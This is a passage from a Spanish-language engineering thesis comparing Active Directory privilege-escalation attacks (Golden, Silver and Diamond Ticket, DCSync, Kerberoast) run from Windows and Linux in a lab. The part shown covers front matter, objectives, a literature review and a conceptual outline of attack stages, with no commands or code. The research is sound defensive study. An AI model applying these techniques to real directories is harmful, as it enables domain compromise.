UNIVERSIDAD NACIONAL JORGE BASADRE GROHMANN

Facultad de Ingeniería

Escuela Profesional de Ingeniería en Informática y Sistemas

ANÁLISIS COMPARATIVO DE CARACTERÍSTICAS EN ATAQUES DE ESCALADA DE PRIVILEGIOS EN DIRECTORIO ACTIVO

TESIS

Presentada por:

Bach. Daniel Gandarillas Rodríguez

Para optar el Título Profesional de:

INGENIERO EN INFORMÁTICA Y SISTEMAS

TACNA – PERÚ

2025

UNIV. NAC. JORGE BASADRE GROHMANN
FACULTAD DE INGENIERÍA
Dr. Julio M. Fernández Prado
SECRETARIO ACADÉMICO ADMINISTRATIVO

Secretaría General

Universidad Nacional Jorge Basadre Grohmann

Facultad de Ingeniería

Escuela Profesional de Ingeniería en Informática y Sistemas

Acta de sustentación de Título Profesional

En Laboratorio "C" de la Escuela Profesional de Ingeniería en Informática y Sistemas, siendo las 10:00 horas del día 7 de noviembre del 2025, y cumpliendo lo señalado en el Reglamento de Grados y Títulos de la Facultad de Ingeniería, se reunió el Jurado Calificador integrado por los docentes:

- MSc. Hugo Manuel Barraza Vizcarra — Presidente
- MSc. Elena Miriam Chávez Garcés — Secretario
- Dr. Edwin Antonio Hinojosa Ramos — Vocal

Designados mediante R.F. Nº 9907-2025-FAIN/UNJBG, para evaluar la Tesis: "'Análisis comparativo de características en ataques de escalada de privilegios en directorio activo'", presentada por el bachiller Daniel Gandarillas Rodriguez, para optar el Título Profesional Ingeniero en Informática y Sistemas. Le asesoró, Dr. Edwin Antonio Hinojosa Ramos (R.F. N°9344-2024-FAIN/UNJBG).

Dicho acto de sustentación se desarrolló en dos etapas: exposición y absolución de preguntas; procediéndose luego a la evaluación por parte de los miembros del Jurado.

Habiendo absuelto las preguntas que le fueron formuladas por los miembros del Jurado Calificador, y de conformidad con las respectivas disposiciones reglamentarias, procedieron a deliberar y calificar, declarándolo APROBADO por unanimidad, con el calificativo numérico de 18 (DIECIOCHO) y cualitativo de excelente.

Siendo las 10:40 horas del día 7 de noviembre del 2025, los miembros del Jurado Calificador firman la presente Acta en señal de conformidad.

MSc. Hugo Manuel Barraza Vizcarra
Miembro del Jurado Calificador

MSc. Elena Miriam Chávez Garcés
Miembro del Jurado Calificador

Dr. Edwin Antonio Hinojosa Ramos
Miembro del Jurado Calificador

CERTIFICADO DE SIMILITUD N° 002-2025-EAHR

Yo, **EDWIN ANTONIO HINOJOSA RAMOS**, en mi condición de asesor de tesis acreditado por la Resolución de Facultad N° 9344-2024-FAIN/UNJBG de la tesis titulada: "ANÁLISIS COMPARATIVO DE CARACTERÍSTICAS EN ATAQUES DE ESCALADA DE PRIVILEGIOS EN DIRECTORIO ACTIVO." presentado por el **BACH. DANIEL GANDARILLAS RODRIGUEZ** (*2019-119008*) para optar el Título Profesional de Ingeniero en Informática y Sistemas. Habiendo cumplido con lo establecido en el reglamento de originalidad y de similitud de trabajos de investigación y producción intelectual, considerando que según la revisión, evaluación y análisis realizado a través del software de similitud textual TURNITIN cuenta con el nivel de similitud permitido cuyo porcentaje es 6%. Por lo que **CERTIFICO LA SIMILARIDAD** de la tesis enunciada líneas arriba, la cual está expedita para continuar con los trámites para la obtención del Título Profesional de Ingeniero en Informática y Sistemas, según corresponda, consiguientemente la publicación en el repositorio institucional.

Tacna, 08 de setiembre del 2025

ASESOR:
DR. EDWIN ANTONIO HINOJOSA RAMOS
DNI 00488610


Huella Digital

TESISTA:
BACH. DANIEL GANDARILLAS RODRIGUEZ
DNI 70481316


Huella Digital

DEDICATORIA

A mi familia por toda la
confianza, comprensión y apoyo
que me dan en todo momento.

AGRADECIMIENTOS

Agradezco, a la UNJBG en especial a todos los docentes de la ESIS y a mi asesor el Dr. Edwin Antonio Hinojosa Ramos, por su orientación brindada a lo largo de mi carrera profesional.

ÍNDICE TEMÁTICO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

RESUMEN

La presente investigación tuvo como objetivo caracterizar los ataques de escalada de privilegios en Directorio Activo, considerando sus requisitos técnicos, ejecución, detección, mitigación y respuesta en sistemas operativos Windows y Linux. La metodología empleada fue de tipo descriptiva de campo, basada en la ejecución de pruebas controladas dentro de un entorno virtual, ejecutando los siguientes ataques de escalada de privilegios: Golden Ticket, Silver Ticket, Diamond Ticket, DCSync y Kerberoast.

Los resultados mostraron que los requisitos técnicos y el nivel de dificultad de cada ataque varían en función del acceso previo obtenido y de la complejidad de los pasos técnicos, lo que demuestra que su éxito no depende únicamente de vulnerabilidades técnicas, sino también de la preparación del atacante y de configuraciones inseguras en el entorno de Directorio Activo. Se observó que tanto Windows como Linux permiten la ejecución de los ataques analizados, aunque con variaciones: Linux dispone de herramientas más integradas y automatizadas, mientras que en Windows se requiere mayor configuración y conocimientos técnicos, sin embargo, el núcleo de los ataques es prácticamente idéntico, lo que permitió caracterizarlos bajo un mismo conjunto de indicadores. Finalmente, se concluye que no existen diferencias significativas en el tiempo de ejecución de los ataques entre Windows y Linux, por lo que este factor no influye de manera relevante en la rapidez con la que se llevan a cabo los ataques.

Palabras clave: Directorio Activo, escalada de privilegios, ciberseguridad, Windows, Linux.

ABSTRACT

This research aimed to characterize privilege escalation attacks in Active Directory, considering their technical requirements, execution times, and the mechanisms of implementation, detection, mitigation, and response in Windows and Linux operating systems. The methodology employed was descriptive field, based on controlled tests conducted in a virtual environment, where the following privilege escalation attacks were executed: Golden Ticket, Silver Ticket, Diamond Ticket, DCSync, and Kerberoast.

The results showed that the technical requirements and difficulty level of each attack vary according to the prior access obtained and the complexity of the technical steps involved. This demonstrates that the success of these attacks does not rely solely on system vulnerabilities, but also on the attacker's knowledge and preparation, as well as insecure configurations in the Active Directory environment. It was observed that both Windows and Linux allow the execution of the analyzed attacks, although with certain variations: Linux provides more integrated and automated tools, while Windows requires greater prior configuration and deeper technical knowledge. Nevertheless, the core of the attacks remains practically identical, which made it possible to characterize them under the same set of indicators. Finally, it is concluded that there are no significant differences in the execution time of the attacks between Windows and Linux, indicating that this factor is not a decisive criterion when selecting the operating system to perform privilege escalation attacks in Active Directory.

Keywords: Active Directory, privilege escalation, cybersecurity, Windows, Linux.

INTRODUCCIÓN

La escalada de privilegios en entornos de Directorio Activo representa una de las amenazas más críticas y persistentes en la ciberseguridad corporativa. Debido a su amplia adopción en empresas e instituciones, Directorio Activo se ha convertido en un componente esencial para la gestión de usuarios y accesos en redes informáticas; sin embargo, esta centralización también lo transforma en un objetivo prioritario para atacantes que buscan obtener acceso privilegiado y, con ello, el control total de la infraestructura.

En este escenario, la presente investigación responde a esa necesidad mediante un análisis comparativo de las características de los ataques: DCSync, Kerberoast, Golden Ticket, Silver Ticket y Diamond Ticket en Directorio Activo, ejecutados desde entornos Windows y Linux. evaluando sus requisitos, procedimientos, detección, mitigación y tiempos de ejecución. Con ello, no solo busca discernir cuál de ellos se destaca por su nivel de complejidad en distintos aspectos, sino que también se busca proporcionar conocimiento técnico que permita fortalecer las defensas frente a amenazas de este sistema, reduciendo la superficie de exposición y fomentando prácticas de seguridad más efectivas.

La presente investigación está organizada en cinco capítulos de la siguiente manera: El capítulo I aborda la descripción de la problemática, la formulación del problema, los objetivos de investigación, así como la justificación y variables. El capítulo II recopila los antecedentes, así como las bases teóricas y definiciones. En el capítulo III se presenta la metodología empleada, las herramientas utilizadas y el procedimiento para la ejecución y medición de los ataques. En el capítulo IV y V se exponen los resultados obtenidos y la discusión de estos. Finalmente, se incluyen las conclusiones, recomendaciones, referencias bibliográficas y anexos.

CAPÍTULO I
PLANTEAMIENTO DEL PROBLEMA

1.1 Antecedentes del problema a investigar

En los últimos años, la ciberseguridad se ha consolidado como un componente esencial para garantizar la continuidad operativa y la protección de los activos digitales de las organizaciones. Entre las amenazas más relevantes se destacan los ataques de escalada de privilegios, los cuales permiten a un atacante obtener niveles de acceso superiores a los originalmente concedidos. Este tipo de ataques afecta directamente a la integridad de los sistemas y, en especial, a los entornos encargados de la gestión de identidades y permisos, como Directorio Activo, ampliamente utilizado en redes corporativas.

En el ámbito de la investigación científica, se ha evidenciado que, aunque muchas vulnerabilidades de software pueden mitigarse mediante actualizaciones o parches, las técnicas de escalada de privilegios continúan representando un riesgo persistente, al aprovechar debilidades estructurales y configuraciones inherentes de los sistemas. Esta situación resalta la importancia de analizar en profundidad las características e impactos de dichos ataques sobre los distintos sistemas operativos. Así lo concluyó Brookers en su investigación de 2018 titulada “Mitigating Privilege Escalation”.

De manera complementaria, Haimed et al. (2023), demuestran cómo algunos ajustes erróneos, como los grupos dinámicos o la activación de Managed Identity en máquinas virtuales, pueden ser utilizados para acceder a información sensible dentro de un Directorio Activo de Azure (AAD), lo que subraya la necesidad de continuar investigando en esta línea. En una perspectiva similar, Georgiadou et al. (2021) plantean la integración del factor humano en la seguridad organizacional, argumentando que una cultura de seguridad sólida favorece una defensa más efectiva y una evaluación más precisa de los riesgos.

En conjunto, estas investigaciones evidencian la creciente relevancia de estudiar los ataques de escalada de privilegios desde una perspectiva integral, que abarque distintos entornos como Directorio Activo, Azure y sistemas operativos móviles, con el fin de optimizar las estrategias de detección, mitigación y respuesta frente a este tipo de amenazas. Esta visión resulta esencial, ya que dichas amenazas, por su carácter transversal y su capacidad de afectar múltiples plataformas, continúan representando uno de los mayores desafíos en el ámbito de la seguridad de la información. Asimismo, los estudios revisados proporcionan un marco conceptual sólido que sustenta y orienta la presente investigación titulada "Análisis comparativo de características en ataques de escalada de privilegios en Directorio Activo".

1.2 Descripción del problema

Debido a su amplia adopción en empresas e instituciones, Directorio Activo es un componente esencial para la administración de usuarios y accesos en redes informáticas. Sin embargo, esta centralización también lo convierte en uno de los principales objetivos para los atacantes, quienes buscan obtener acceso privilegiado y controlar por completo la red. Esta tendencia se ve reflejada en el informe de IBM X-Force 2025, el cual concluye que el 30 % de las intrusiones actuales se basan en el uso de credenciales válidas, evidenciando un aumento en los ataques sigilosos y persistentes, como los de escalada de privilegios dentro de entornos como Directorio Activo.

Según IBM (2024), el 84% de los incidentes en infraestructuras críticas podría haberse prevenido aplicando políticas de seguridad más estrictas, como el principio de mínimo privilegio, lo que revela una deficiencia en las configuraciones de seguridad aplicadas. Esta situación se agrava con el despliegue de Directorio Activo con configuraciones predeterminada, la cual es una práctica común en muchas organizaciones, aumentando la exposición a ataques de escalada de privilegios que aprovechan estas configuraciones.

Esta situación no solo demuestra la necesidad de políticas de seguridad más estrictas, sino también de investigaciones centradas en ataques de escalamiento de privilegios y su impacto en Directorio Activo. La presente investigación se enfoca en caracterizar estas vulnerabilidades en entornos Windows y Linux, considerando que comprender las similitudes y diferencias entre ambos entornos permitirá desarrollar enfoques de

seguridad específicos. Este análisis contribuirá significativamente a mejorar las prácticas de detección y mitigación de vulnerabilidades, fortaleciendo la protección de redes empresariales e institucionales.

1.3 Formulación del problema

Problema general

¿Cuáles son las características de los ataques de escalada de privilegios en Directorio Activo?

Problemas específicos

a) ¿Cuáles son los requisitos técnicos necesarios para ejecutar los ataques de escalada de privilegios en Directorio Activo?
b) ¿Cómo se implementan los ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux?
c) ¿Cuáles son los tiempos de ejecución de los ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux?

1.4 Objetivos de la investigación

Objetivo general

Determinar las características de los ataques de escalada de privilegios en Directorio Activo.

Objetivos específicos

a) Identificar los requisitos técnicos necesarios para ejecutar ataques de escalada de privilegios en Directorio Activo.
b) Analizar los métodos de implementación de ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux.
c) Examinar los tiempos de ejecución de los ataques de escalada de privilegios en Directorio Activo desde entornos Windows y Linux.

1.5 Justificación e importancia de la investigación

Justificación

El protocolo Kerberos, ampliamente utilizado para la autenticación en entornos Directorio Activo, es fundamental para la seguridad en redes corporativas al permitir un acceso controlado y seguro a usuarios y recursos. Sin embargo, como indican estudios recientes, su configuración incorrecta puede dar lugar a vulnerabilidades críticas, lo que lo convierte en un objetivo atractivo para ciberataques. Según el informe X-Force Threat Intelligence Index 2024 de IBM, el número de ataques tipo kerberoasting se ha incrementado en un 100%, reflejando una tendencia significativa en la escalada de privilegios para la obtención de acceso no autorizado.

Estos ataques de escalada de privilegios y persistencia permiten que los atacantes mantengan acceso prolongado a una red, lo que no solo pone en riesgo datos confidenciales, sino que compromete la integridad, disponibilidad y confidencialidad de sistemas y servicios críticos. Además, según datos publicados por CrowdStrike (2023), entre 2021 y 2023, el 55 % de los incidentes de amenazas internas involucraron el uso o intento de uso de ataques de escalada de privilegios. Incluso, el 45 % restante de los incidentes se originaron por la descarga no autorizada de herramientas ofensivas, muchas veces con fines de prueba o capacitación, lo que evidencia una falta de control y concientización dentro de las organizaciones. A ello se suma que el número de incidentes provocados por amenazas internas aumentó en un 44 % entre 2020 y 2022.

Importancia

En un contexto donde la ciberseguridad es cada vez más prioritaria y las amenazas internas y externas se sofistican, las organizaciones deben adoptar medidas proactivas para mitigar estos riesgos. Esta investigación se centra en la caracterización de ataques de escalada de privilegios en Directorio Activo en entornos Windows y Linux, proporcionando una evaluación detallada de los requisitos, implementación, detección, mitigación y tiempos de ejecución. Los resultados obtenidos podrían servir como base técnica para que las organizaciones fortalezcan sus defensas frente a ataques orientados a la persistencia mediante escalada de privilegios, reduciendo así su superficie de exposición.

Además, esta investigación cobra relevancia debido a la escasa literatura académica que aborde de manera sistemática este tipo de ataques desde diferentes sistemas operativos. En ese sentido, los hallazgos no solo aportarán a la comprensión teórica del problema, sino que también impulsarán nuevas líneas de investigación en detección y respuesta ante amenazas, contribuyendo al desarrollo de estrategias de seguridad más robustas y adaptadas a entornos corporativos modernos.

1.6 Limitaciones

Esta investigación se realiza en un entorno de laboratorio virtual el cual proporciona un ambiente controlado para analizar los ataques de escalada de privilegios, por lo que los resultados pueden variar ligeramente respecto a las configuraciones de entornos empresariales reales. No obstante, los resultados de las pruebas son válidos para alcanzar los objetivos planteados, dado que el laboratorio virtual permitirá analizar los aspectos fundamentales de los ataques.

1.7 Viabilidad del estudio

La investigación es viable gracias a la disponibilidad de herramientas de virtualización que facilitan la creación de un entorno de Directorio Activo en laboratorio, así como el acceso a software y herramientas de análisis de seguridad.

1.8 Formulación de la hipótesis

Según Hernández et al. (2014), el hecho de formular o no hipótesis depende principalmente del alcance inicial del estudio. En el caso de esta investigación al buscar caracterizar el nivel de complejidad de cada ataque y no la relación entre estos, se determinó la no utilización de hipótesis. En la investigación se describen las características de los ataques de escalada de privilegios en Directorio Activo.

1.9 Variable

Según Hernández et al. (2014), una variable es una propiedad que puede experimentar cambios y cuya variación es posible medir u observar.

En el presente estudio, la única variable considerada es el ataque de escalada de privilegios, por lo que se trata de una investigación univariable, ya que no se establecen relaciones entre variables independientes y dependientes, sino que se analiza una sola variable en profundidad.

Definición de la variable: Ataque de escalada de privilegios

- Definición Conceptual: Según Ahmed (2021), la escalada de privilegios es el proceso de explotar vulnerabilidades o malas configuraciones para elevar el acceso de un usuario a uno con privilegios administrativos.
- Definición Operacional: La escalada de privilegios se caracteriza a partir del análisis del ataque, considerando dimensiones como los requisitos técnicos, la ejecución, la detección, la mitigación y la respuesta.

1.10 Operacionalización de variables

En la Tabla 1 se presenta la operacionalización detallada de la variable de estudio, describiendo de forma precisa sus componentes, dimensiones e indicadores. Este esquema metodológico asegura la validez y rigurosidad en la recolección y análisis de los datos, en concordancia con los objetivos planteados en la investigación.

La caracterización de un ataque de escalada de privilegios comprende: requisitos, ejecución, detección, mitigación y respuesta.

Tabla 1
Operacionalización de la variable ataque de escalada de privilegio.

Variable	Dimensión	Indicadores	Escala de medición
Ataque de escalada de privilegio	Requisitos técnicos del ataque	• Herramientas necesarias • Permisos previos requeridos • Conocimiento requerido	Ordinal: Bajo, Medio, Alto
	Ejecución del ataque	• Número de pasos requeridos • Complejidad técnica • Errores o repeticiones requeridas • Tiempo de ejecución (segundos)	Ordinal: Bajo, Medio, Alto
	Detección	• Existencia de eventos únicos en logs • Necesidad de correlación • Falsos positivos	Ordinal: Bajo, Medio, Alto
	Mitigación	• Complejidad de las acciones preventivas • Disponibilidad de soluciones • Impacto en la operación al aplicarlas.	Ordinal: Bajo, Medio, Alto
	Respuesta	• Recursos necesarios para la contención y recuperación • Requerimiento de personal especializado	Ordinal: Bajo, Medio, Alto

CAPÍTULO II
MARCO TEÓRICO

2.1 Antecedentes del trabajo de investigación

Internacionales

Motero et al. (2021) en su artículo “On Attacking Kerberos Authentication Protocol in Windows Active Directory Services: A Practical Survey”, realizan un análisis del servicio Directorio Activo frente a diferentes tipos de ataques y propone una forma de detectarlos y mitigarlos para reducir su impacto en los servicios. Estudió los principales ataques al protocolo Kerberos, desarrolló su implementación en un laboratorio virtual y analizó su detección, concluyendo que, aunque los ataques son difíciles de implementar, su detección es aún más complicada y los daños son críticos, por lo que es necesario monitorizar continuamente los logs en estos entornos para detectarlos y aplicar estrictas medidas de mitigación y respuesta.

Ibrahim et al. (2022) en su trabajo “Active Directory Attacks—Steps, Types, and Signatures”, analizan el servicio de Directorio Activo de Microsoft centrándose en la criticidad, el impacto y la detección de ataques de escalada de privilegios. El trabajo analiza las principales técnicas de ataque, así como las distintas etapas que conforman un compromiso exitoso en este entorno, destacando el abuso del protocolo de autenticación Kerberos como vector común en muchos de ellos. Los autores experimentan con dos ataques de escalada de privilegios, con el fin de identificar las firmas que estos dejan en los registros de eventos de Windows. Como resultado, evidencian que ciertos eventos específicos pueden ser útiles para la detección temprana y la mitigación de estos ataques, aportando información valiosa para la construcción de mecanismos de monitoreo más efectivos.

Grippo & Kholidy (2022), en su investigación " Detecting Forged Kerberos Tickets in an Active Directory Environment", analizaron el funcionamiento y la detección de dos ataques críticos al protocolo Kerberos: Golden Ticket y Silver Ticket. Para ello, replicaron ambos ataques en un entorno virtual con el objetivo de observar su comportamiento en tiempo real y evaluar posibles mecanismos de detección. Como

resultado, se identificó que, aunque los atacantes pueden modificar varios parámetros de los tickets para evadir mecanismos defensivos, una característica difícil de falsificar es el valor MaxTicketAge, resaltando la importancia de monitorear atributos específicos dentro de los registros de eventos de Kerberos.

Dora & Hluchy (2025), en su investigación "Exploitation of Active Directory through Resource-Based Constrained Delegation (RBCD)", analizan las implicaciones de seguridad asociadas a la delegación restringida basada en recursos (RBCD) dentro del Directorio Activo, así como las estrategias empleadas por atacantes para abusar de esta funcionalidad. El estudio tiene como objetivo comprender las causas y consecuencias de la aplicación de parches de seguridad y evaluar la efectividad de los mecanismos de delegación implementados por Microsoft frente a nuevas técnicas de explotación. La metodología utilizada fue de tipo aplicada y experimental, los resultados evidencian que, pese a las mejoras aplicadas por parte de Microsoft, los atacantes aún pueden aprovechar configuraciones erróneas o insuficientemente protegidas en la gestión de permisos de objetos y mecanismos de delegación del protocolo Kerberos, lo que puede conducir al compromiso total del dominio de Directorio Activo.

Aksüt (2024), en su investigación "An analysis of Kerberoasting attack and detection with supervised machine learning algorithms", analiza el ataque de Kerberoast centrandose en su detección y mitigación. La metodología utilizada fue de tipo descriptiva comparativa, ya que el estudio examinó los distintos enfoques de detección de ataques tanto estadísticos como basados en algoritmos de aprendizaje automático supervisado (One-Class SVC, Random Forest, entre otros) y evaluó su efectividad en términos de precisión, eficiencia y reducción de falsos positivos y negativos. Los resultados demostraron que, aunque los algoritmos reducen los falsos positivos, aún presentan un alto índice de falsos negativos, lo que evidencia la necesidad de mejorar los modelos de detección adaptativos y de desarrollar guías prácticas para su aplicación en entornos de Directorio Activo.

Quintero & Martín del Rey (2020), en su artículo "A New Proposal on the Advanced Persistent Threat: A Survey", proponen un modelo basado en el ciclo de vida de este tipo de ataques, incorporando técnicas de machine learning para mejorar su identificación temprana. La investigación, de carácter descriptivo, estructura el modelo

en dos etapas pasivas y tres activas, con el fin de adaptar las estrategias de mitigación según el comportamiento del ataque. El autor resalta que las APT se diferencian de los ciberataques comunes por su alto nivel de sofisticación, persistencia y dificultad de detección, lo que las convierte en una amenaza crítica para organizaciones públicas y privadas.

Nacionales

Hualpa et al. (2022), "Evaluación de efectividad de las pruebas de penetración internas contra el escalamiento de privilegios de usuario" explora la utilidad de las pruebas de penetración internas para identificar vulnerabilidades de escalamiento de privilegios en sistemas de información dentro de organizaciones. La metodología aplicada fue de tipo cuantitativa descriptiva de campo con el fin de observar y medir el comportamiento del sistema frente a diferentes vectores de escalada. Para evaluar la efectividad de estas pruebas, el estudio replicó tres variantes de ataques, empleando métricas como el tiempo de ejecución y la severidad de las vulnerabilidades según el estándar CVSS 3.1. Los resultados muestran que las pruebas de penetración internas son capaces de detectar vulnerabilidades rápidamente (en promedio, en 1 minuto y 30 segundos) y permiten clasificar su severidad, con niveles de riesgo alto y crítico.

Ruiz (2023) en su investigación "Caracterización y comparativa de técnicas de escalada de privilegios en entornos Windows y Linux", tienen como objetivo analizar ataques que permiten elevar privilegios y comparar su efectividad según métricas como complejidad, requisitos, interacción del usuario, dificultad de mitigación y gravedad. La metodología utilizada fue de tipo descriptiva de campo basada en la ejecución controlada dentro de un laboratorio virtual. A partir de la ejecución y análisis de diversas técnicas de escalada de privilegios, se obtuvieron resultados que evidencian que, aunque las técnicas en Windows suelen requerir más pasos y condiciones previas, las de Linux tienden a ser más graves en términos de impacto, al facilitar con mayor frecuencia el acceso a privilegios de root.

Chinchay & Peña (2021) en su investigación "Comparación de protocolos de autenticación de usuarios en el control de acceso a redes inalámbricas", buscan analizar los protocolos de autenticación de usuarios en redes inalámbricas de área local, con el fin de determinar cuál ofrece mayor seguridad en el control de acceso a los datos. Se aplicó

una metodología de tipo aplicada, con alcance descriptivo y enfoque cualitativo. El estudio comparó los protocolos Radius, Tacacs+, Diameter y Kerberos a través de tres criterios: características básicas de autenticación, forma de trabajo y funcionalidad AAA. Como resultado, se concluyó que Radius presentó un mejor desempeño y fue implementado mediante FreeRADIUS y LDAP en una máquina virtual, demostrando su viabilidad como protocolo de autenticación seguro en redes inalámbricas.

Bermudez (2024), en su investigación "Aplicación de estándares de ciberseguridad para proteger la información de las organizaciones", tiene como objetivo general evaluar la relevancia de los estándares y normativas de ciberseguridad para la protección de la información y la continuidad operativa, se desarrolló bajo un enfoque cuantitativo y descriptivo con un diseño no experimental y de alcance exploratorio y descriptivo. Los resultados evidencian que la aplicación de estándares y normativas contribuye significativamente a fortalecer la gestión de la seguridad de la información y a promover una cultura de ciberseguridad en las organizaciones.

2.2 Bases teóricas

2.2.1 Fundamentos de ciberseguridad

La ciberseguridad según Becerril (2020), es el conjunto de herramientas, políticas, acciones, buenas prácticas, garantías y tecnologías que pueden utilizarse para proteger el entorno cibernético, así como los activos de las organizaciones y los usuarios. Asimismo, señala que la ciberseguridad tiene como objetivo garantizar y mantener las propiedades de seguridad de estos, haciendo referencia a propiedades como la disponibilidad, la integridad y la confidencialidad.

Según la Agencia de Ciberseguridad e Infraestructura de Estados Unidos (2021), la ciberseguridad puede entenderse como la protección de activos de información mediante el tratamiento de las amenazas que ponen en riesgo los datos que se procesan, almacenan y transportan en sistemas interconectados, así como la disciplina orientada a resguardar redes, dispositivos y datos frente a accesos no autorizados o usos maliciosos.

Elementos de seguridad

La confidencialidad, integridad y disponibilidad para Cervera & Goussens (2024) constituyen el modelo fundamental que guía las políticas de seguridad de la información en las organizaciones, especialmente en ciberseguridad y protección de datos ya que la alteración de cualquiera de estos principios puede comprometer tanto el funcionamiento institucional como la confianza de los usuarios

- **Confidencialidad:** Garantiza que la información solo sea accesible para personas autorizadas mediante controles como el cifrado y la autenticación.
- **Integridad:** Asegura que los datos sean precisos y no hayan sido modificados de forma no autorizada, utilizando mecanismos como hashes y políticas de control de cambios.
- **Disponibilidad:** Procura que los sistemas y la información estén siempre accesibles mediante infraestructuras resilientes y medidas contra diversos ataques.

Amenazas

Las organizaciones se encuentran expuestas a diversas amenazas en el ámbito de la seguridad de la información en entornos digitales. Dichos riesgos abarcan desde la filtración de datos sensibles hasta la alteración de información estratégica, lo que puede derivar en la pérdida de confianza por parte de los clientes (Bermudez, 2024a).

Las amenazas internas, o insider threats, constituyen uno de los principales vectores de ataque a los que se enfrentan las organizaciones modernas. Este tipo de amenazas son particularmente críticas debido a que provienen de individuos que poseen acceso legítimo a los activos de información, ya sean empleados, proveedores, consultores externos o incluso clientes. A diferencia de los atacantes externos, los usuarios internos tienen un conocimiento detallado de la infraestructura tecnológica, el funcionamiento de la red y la ubicación de datos sensibles, lo que les otorga ventajas significativas al momento de ejecutar acciones maliciosas (Delgado A, 2021).

En contraposición, las amenazas externas tienen su origen fuera de la red local y suelen ser perpetradas por individuos sin acceso autorizado a la infraestructura organizacional. Este tipo de atacantes carecen de conocimiento previo de la red, por lo

que deben realizar tareas de reconocimiento y exploración para identificar vulnerabilidades explotables. (Dominguez & Cotera, 2020)

Etapas de un ataque informático

Para Ibrahim et al. (2022), los ciberataques modernos se desarrollan de manera estructurada y progresiva, avanzando por diferentes fases orientadas a cumplir objetivos estratégicos. Estas etapas conforman el ciclo de vida de un ataque y, aunque las técnicas empleadas pueden variar en cada fase, la secuencia general suele mantenerse constante entre diferentes incidentes. Este enfoque permite identificar las tácticas utilizadas por los atacantes para obtener acceso inicial, ampliar su control dentro del entorno comprometido y ejecutar acciones sobre activos críticos hasta alcanzar sus metas finales. En concordancia con ello, Mittal (2024) señala que los ataques en entornos de Directorio Activo también siguen un conjunto de etapas definidas:

- **Acceso inicial:** La etapa en la que el atacante obtiene un punto de apoyo dentro del entorno (por ejemplo, mediante phishing, explotación de vulnerabilidades, uso de credenciales comprometidas o acceso físico). Este acceso puede ser una cuenta de usuario común o una máquina con privilegios limitados.
- **Enumeración:** Después de obtener acceso inicial, el atacante realiza la enumeración del dominio para identificar debilidades explotables. Empleando tanto herramientas nativas de Microsoft como herramientas personalizadas, el adversario recopila una gran cantidad de información como datos del dominio, bosques, grupos privilegiados, entradas relevantes de listas de control de acceso, la estructura del dominio, políticas de grupo aplicadas, archivos y recursos compartidos sensibles, y máquinas con sesiones activas de usuarios objetivo.
- **Escalada de Privilegios:** Aprovechando la información obtenida en la enumeración, el atacante busca técnicas y vulnerabilidades para elevar sus permisos hasta cuentas con privilegios, ya sea explotando malas configuraciones, credenciales débiles, delegaciones incorrectas, fallos en parches, secuestros de DLL o ataques a NTLM.
- **Movimiento lateral:** El movimiento lateral ocurre cuando el atacante, tras obtener mayores privilegios o credenciales válidas, se desplaza entre equipos y servicios del dominio para ampliar su control y acceder a recursos sensibles. Para

ello, puede usar herramientas legítimas del sistema o instalar sus propios medios de acceso remoto, manteniendo un perfil sigiloso dentro de la red.

- **Persistencia:** Una vez obtenidos los roles necesarios, el atacante instala mecanismos para mantener el acceso a largo plazo (backdoors, cuentas persistentes, tareas programadas, modificaciones en políticas), con el fin de evitar la pérdida de su acceso inicial tras intentos de remediación.
- **Exfiltración:** Fase final en la que el atacante cumple su objetivo operacional: localizar y extraer información crítica del equipo o la red, y también puede cifrarla o comprimirla para facilitar su traslado y ocultarla (ransomware o venta).

2.2.2 Ataques de escalada de privilegios

La escalada de privilegios consiste en aprovechar fallos de seguridad o configuraciones inadecuadas de un sistema para obtener un nivel de acceso superior al permitido originalmente. Este proceso permite que un atacante pase de una cuenta común a una con privilegios administrativos o de raíz, incrementando así su control sobre uno o varios sistemas dentro de un dominio. Al lograrlo, puede realizar modificaciones críticas, sustraer información, alterar o dañar el sistema operativo y asegurar su permanencia mediante el uso de otras técnicas (Ahmed, 2021).

Caracterización de un ataque de escalada de privilegios

Según Motero et al. (2021), la caracterización de un ataque de escalada de privilegios comprende: requisitos, implementación, detección, mitigación y respuesta. En primer lugar, se analizan las herramientas y condiciones necesarias para ejecutar el ataque; posteriormente, su implementación en un entorno controlado permite evaluar la complejidad técnica y generar registros para su análisis. A partir de estos registros, se determina la dificultad de detección, y finalmente se establecen medidas de mitigación y respuesta orientadas a contener y reparar el incidente.

Asimismo, Hualpa et al. (2022), destacan la importancia de incluir factores medibles para evaluar la efectividad de los ataques, es fundamental considerar factores que permitan comparar el desempeño de los ataques ejecutados. Entre estos factores, el tiempo de ejecución constituye una métrica clave para determinar la eficiencia de una prueba. En la misma línea, Lopez de Jimenez (2016) señala que el tiempo invertido en la ejecución y análisis de un ataque refleja tanto la complejidad del sistema evaluado como

la practicidad del método empleado. En este sentido, el tiempo de ejecución se consolida como un parámetro de escala de razón que aporta una visión más completa del fenómeno, al complementar la caracterización integral de los ataques de escalada de privilegios.

Dimensiones de un ataque de escalada de privilegios

De acuerdo con la metodología propuesta por Motero et al. (2021), es posible estructurar este análisis en torno a cinco dimensiones fundamentales: requisitos, implementación, detección, mitigación y respuesta. Estas dimensiones permiten comprender el ataque, desde las condiciones previas necesarias para su ejecución hasta las acciones que posibilitan su contención. En el contexto de esta investigación, se adopta esta estructura como base para la caracterización de los ataques de escalada de privilegios en Directorio Activo.

- **Requisitos:** Condiciones previas necesarias para ejecutar con éxito un ataque de escalada de privilegios. Incluye factores como los permisos o credenciales requeridos, configuración del entorno y las herramientas empleados.
- **Implementación o ejecución:** Describe el proceso práctico de ejecución del ataque en un entorno controlado. Esta etapa proporciona información sobre el grado de dificultad técnica y permite observar el comportamiento del ataque durante su desarrollo. Además, en esta investigación se incorpora la medición del tiempo de ejecución, entendido como el intervalo entre el inicio y la finalización efectiva del ataque.
- **Detección**: La detección se centra en analizar la capacidad de los mecanismos de monitoreo y registro (logs) para identificar la actividad maliciosa generada durante la ejecución del ataque. Esta dimensión evalúa la visibilidad del ataque dentro del sistema y la claridad de los eventos que lo evidencian.
